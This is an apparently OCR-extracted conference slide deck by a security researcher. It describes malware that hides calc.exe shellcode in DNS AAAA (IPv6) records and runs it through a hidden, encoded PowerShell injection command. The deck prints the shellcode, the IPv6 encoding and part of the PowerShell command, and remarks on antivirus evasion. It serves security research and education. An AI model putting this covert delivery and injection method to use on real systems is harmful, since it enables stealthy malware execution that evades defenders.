Hacking Attacks

The power of IPv6 driven malware

m-r Mane Piperevski
IT Security Researcher – Ethical Hacker
mane@piperevski.com
Piperevski & Associates – Skopje, Macedonia

What's your favorite Malware?

PIPEREVSKI & ASSOCIATES

A. Popup advertisements


B. Banking malware

C. Spy malware

D. Porn malware

E. Stealth malware

F. My malware or your malware



CERTIFIED MSSP PARTNER

Which statement is False?

PIPEREVSKI & ASSOCIATES

A. I didn't had any malware before I used marketing CD/DVD media

B. I didn't had any malware before I used web browser

C. I didn't had any malware before I used USM memory stick

D. I didn't had any malware before I used Computer

E. I didn't had any malware before I went to BalCCon2k16

F. I didn't had any malware before I connect my Computer at Hotel Wi-Fi

Malware News


PIPEREVSKI & ASSOCIATES

- Complex program code with mutation engine
- Artificial intelligence (traps) to fight against reverse engineers
- Malware covert communication with protocols exploitation
- OTM - One Time Malware
- Malware as Service … Commercial Malware

My Malware Before


PIPEREVSKI & ASSOCIATES


- Used XOR to make shellcode undetectable for signature based
- Use packer to make the malware powerful - MSI format
- Since 2010 - always send to test it at AV Test portals like Virus Total
- Until 2015 - 100% stealth in eyes of AV



My Malware Now

- Malware covert communication with IPv6 protocol
- Exploiting DNS AAAA resource records as shellcode payload
- Use of PowerShell as execution method
- Since 2016 - never send to test it at AV Test portals like Virus Total
- Keep it simple and successful






My Malware Now – Build Structure

PIPEREVSKI & ASSOCIATES

- **Exploiting DNS AAAA resource records as payload**



2001:ODB8:AC10:FE01:ODB8:AC10:FE01:FD11

⇩

2001ODB8AC10FE01ODB8AC10FE01FD11

⇩

2001odb8ac10fe01odb8ac10fe01fd11

⇩

\x20\x01\xod\xb8\xac\x10\xfe\x01\xod\xb8\xac\x10\xfe\x01\xfd\x11

CERTIFIED MSSP PARTNER


My Malware Now – Build Structure

PIPEREVSKI & ASSOCIATES

- **Exploiting DNS AAAA resource records as payload**

Exec calc.exe shellcode

```
\xdb\xc3\xd9\x74\x24\xf4\xbe\xe8\x5a\x27\x13\x5f\x31\xc9\xb1\x33\x
31\x77\x17\x83\xc7\x04\x03\x9f\x49\xc5\xe6\xa3\x86\x80\x09\x5b\x57
\xf3\x80\xbe\x66\x21\xf6\xcb\xdb\xf5\x7c\x99\xd7\x7e\xd0\x09\x63\xf
2\xfd\x3e\xc4\xb9\xdb\x71\xd5\x0f\xe4\xdd\x15\x11\x98\x1f\x4a\xf1\x
a1\xd0\x9f\xf0\xe6\x0c\x6f\xa0\xbf\x5b\xc2\x55\xcb\x19\xdf\x54\x1b\x
16\x5f\x2f\x1e\xe8\x14\x85\x21\x38\x84\x92\x6a\xa0\xae\xfd\x4a\xd1\
x63\x1e\xb6\x98\x08\xd5\x4c\x1b\xd9\x27\xac\x2a\x25\xeb\x93\x83\x
a8\xf5\xd4\x23\x53\x80\x2e\x50\xee\x93\xf4\x2b\x34\x11\xe9\x8b\xbf
\x81\xc9\x2a\x13\x57\x99\x20\xd8\x13\xc5\x24\xdf\xf0\x7d\x50\x54\xf
7\x51\xd1\x2e\xdc\x75\xba\xf5\x7d\x2f\x66\x5b\x81\x2f\xce\x04\x27\x
3b\xfc\x51\x51\x66\x6a\xa7\xd3\x1c\xd3\xa7\xeb\x1e\x73\xc0\xda\x95
\x1c\x97\xe2\x7f\x59\x67\xa9\x22\xcb\xe0\x74\xb7\x4e\x6d\x87\x6d\x
8c\x88\x04\x84\x6c\x6f\x14\xed\x69\x2b\x92\x1d\x03\x24\x77\x22\xb0
\x45\x52\x41\x57\xd6\x3e\xa8\xf2\x5e\xa4\xb4
```



16 IPv6 Addresses

```
dbc3:d974:24f4:bee8:5a27:135f:31c9:b133
3177:17:83c:7040:39f:49c5:e6a3:86
8009:5b57:f3:80be:6621:f6cb:dbf5:7c99
d77e:d009:63f2:fd3e:c4b9:db71:d50f:e4dd
1511:981f:4af1:a1:d09:ff0e:60c:6f:
a0bf:5bc2:55cb:19df:54:1b16:5f2f:1ee8
1485:2138:8492:6a:a0a:efd:4ad1:631e:
b6:9808:d5:4c1b:d927:ac2a:25eb:9383
a8f5:d423:53:802e:50ee:93:f42b:3411
e98b:bf81:c92a:1357:99:20d8:13:c524
df:f07d:505:4f7:51d1:2edc:75ba:f57d
2f66:5b81:2f:ce04:27:3bfc:5151:666a
a7d3:1cd3:a7eb:1e73:c0da:951c:97e2:7f59
67a9:22c:be07:4:b74e:6d87:6d8c:8804
846c:6f14:ed69:2b92:1d03:2477:22:b045
52:4157:d63e:a8f2:5ea4:b4
```


CERTIFIED MSSP PARTNER

My Malware Now – Build Structure

PIPEREVSKI & ASSOCIATES

First Part - Exploiting DNS AAAA resource records as payload

Malware Base

1 Send DNS queries for AAAA records ⇨

2 Receive IPv6 addresses ⇦

⇩

3 Convert IPv6 addresses to shellcode

```
\xdb\xc3\xd9\x74\x24\xf4\xbe\xe8\x5a\x27\x13\x5f\x31\xc9\xb1\x33\x
31\x77\x17\x83\xc7\x04\x03\x9f\x49\xc5\xe6\xa3\x86\x80\x09\x5b\x57
\xf3\x80\xbe\x66\x21\xf6\xcb\xdb\xf5\x7c\x99\xd7\x7e\xd0\x09\x63\xf
2\xfd\x3e\xc4\xb9\xdb\x71\xd5\x0f\xe4\xdd\x15\x11\x98\x1f\x4a\xf1\x
a1\xd0\x9f\xf0\xe6\x0c\x6f\xa0\xbf\x5b\xc2\x55\xcb\x19\xdf\x54\x1b\x
16\x5f\x2f\x1e\xe8\x14\x85\x21\x38\x84\x92\x6a\xa0\xae\xfd\x4a\xd1\
x63\x1e\xb6\x98\x08\xd5\x4c\x1b\xd9\x27\xac\x2a\x25\xeb\x93\x83\x
a8\xf5\xd4\x23\x53\x80\x2e\x50\xee\x93\xf4\x2b\x34\x11\xe9\x8b\xbf
\x81\xc9\x2a\x13\x57\x99\x20\xd8\x13\xc5\x24\xdf\xf0\x7d\x50\x54\xf
7\x51\xd1\x2e\xdc\x75\xba\xf5\x7d\x2f\x66\x5b\x81\x2f\xce\x04\x27\x
3b\xfc\x51\x51\x66\x6a\xa7\xd3\x1c\xd3\xa7\xeb\x1e\x73\xc0\xda\x95
\x1c\x97\xe2\x7f\x59\x67\xa9\x22\xcb\xe0\x74\xb7\x4e\x6d\x87\x6d\x
8c\x88\x04\x84\x6c\x6f\x14\xed\x69\x2b\x92\x1d\x03\x24\x77\x22\xb0
\x45\x52\x41\x57\xd6\x3e\xa8\xf2\x5e\xa4\xb4
```

AAAA DNS Records

```
dbc3:d974:24f4:bee8:5a27:135f:31c9:b133
3177:17:83c:7040:39f:49c5:e6a3:86
8009:5b57:f3:80be:6621:f6cb:dbf5:7c99
d77e:d009:63f2:fd3e:c4b9:db71:d50f:e4dd
1511:981f:4af1:a1:d09:ff0e:60c:6f:
a0bf:5bc2:55cb:19df:54:1b16:5f2f:1ee8
1485:2138:8492:6a:a0a:efd:4ad1:631e:
b6:9808:d5:4c1b:d927:ac2a:25eb:9383
a8f5:d423:53:802e:50ee:93:f42b:3411
e98b:bf81:c92a:1357:99:20d8:13:c524
df:f07d:505:4f7:51d1:2edc:75ba:f57d
2f66:5b81:2f:ce04:27:3bfc:5151:666a
a7d3:1cd3:a7eb:1e73:c0da:951c:97e2:7f59
67a9:22c:be07:4:b74e:6d87:6d8c:8804
846c:6f14:ed69:2b92:1d03:2477:22:b045
52:4157:d63e:a8f2:5ea4:b4
```


CERTIFIED MSSP PARTNER


My Malware Now – Build Structure

PIPEREVSKI & ASSOCIATES

Second Part - Use of PowerShell as execution method

Retrieved shellcode trough IPv6

```
\xdb\xc3\xd9\x74\x24\xf4\xbe\xe8\x5a\x27\x13\x5f\x31\xc9\xb1\x33\x
31\x77\x17\x83\xc7\x04\x03\x9f\x49\xc5\xe6\xa3\x86\x80\x09\x5b\x57
\xf3\x80\xbe\x66\x21\xf6\xcb\xdb\xf5\x7c\x99\xd7\x7e\xd0\x09\x63\xf
2\xfd\x3e\xc4\xb9\xdb\x71\xd5\x0f\xe4\xdd\x15\x11\x98\x1f\x4a\xf1\x
a1\xd0\x9f\xf0\xe6\x0c\x6f\xa0\xbf\x5b\xc2\x55\xcb\x19\xdf\x54\x1b\x
16\x5f\x2f\x1e\xe8\x14\x85\x21\x38\x84\x92\x6a\xa0\xae\xfd\x4a\xd1\
x63\x1e\xb6\x98\x08\xd5\x4c\x1b\xd9\x27\xac\x2a\x25\xeb\x93\x83\x
a8\xf5\xd4\x23\x53\x80\x2e\x50\xee\x93\xf4\x2b\x34\x11\xe9\x8b\xbf
\x81\xc9\x2a\x13\x57\x99\x20\xd8\x13\xc5\x24\xdf\xf0\x7d\x50\x54\xf
7\x51\xd1\x2e\xdc\x75\xba\xf5\x7d\x2f\x66\x5b\x81\x2f\xce\x04\x27\x
3b\xfc\x51\x51\x66\x6a\xa7\xd3\x1c\xd3\xa7\xeb\x1e\x73\xc0\xda\x95
\x1c\x97\xe2\x7f\x59\x67\xa9\x22\xcb\xe0\x74\xb7\x4e\x6d\x87\x6d\x
8c\x88\x04\x84\x6c\x6f\x14\xed\x69\x2b\x92\x1d\x03\x24\x77\x22\xb0
\x45\x52\x41\x57\xd6\x3e\xa8\xf2\x5e\xa4\xb4
```



Convert shellcode for PowerShell Injection

⇨

1

Execute and open calc.exe

⇦

2

PowerShell Command

```
powershell -noprofile -windowstyle hidden -
noninteractive -EncodedCommand JAAxAC
AAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABs
AEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAb
AAzAD
IALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwA
gAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG
4AIABJAG
4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQ
QBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAH
AAQQBkAG
....
....
....
....
....
UAcgBhAG
MAdABpAHYAZQAgAC0ARQBuAGMAbwBkAGUAZ
ABDAG8AbQBtAGEAbgBkACIAOwBpAGUAeAAgA
CIAJgAgAH
AAbwB3AGUAcgBzAGgAZQBsAGwAIAAkAGMAbQ
BkACAAJABnAG8AYQB0ACIAOwB9AA==
```

DEMO

PIPEREVSKI & ASSOCIATES

Q&A

CERTIFIED MSSP PARTNER

Thank You!

m-r Mane Piperevski
mane@piperevski.com

github.com/piperevski/IPv6Malware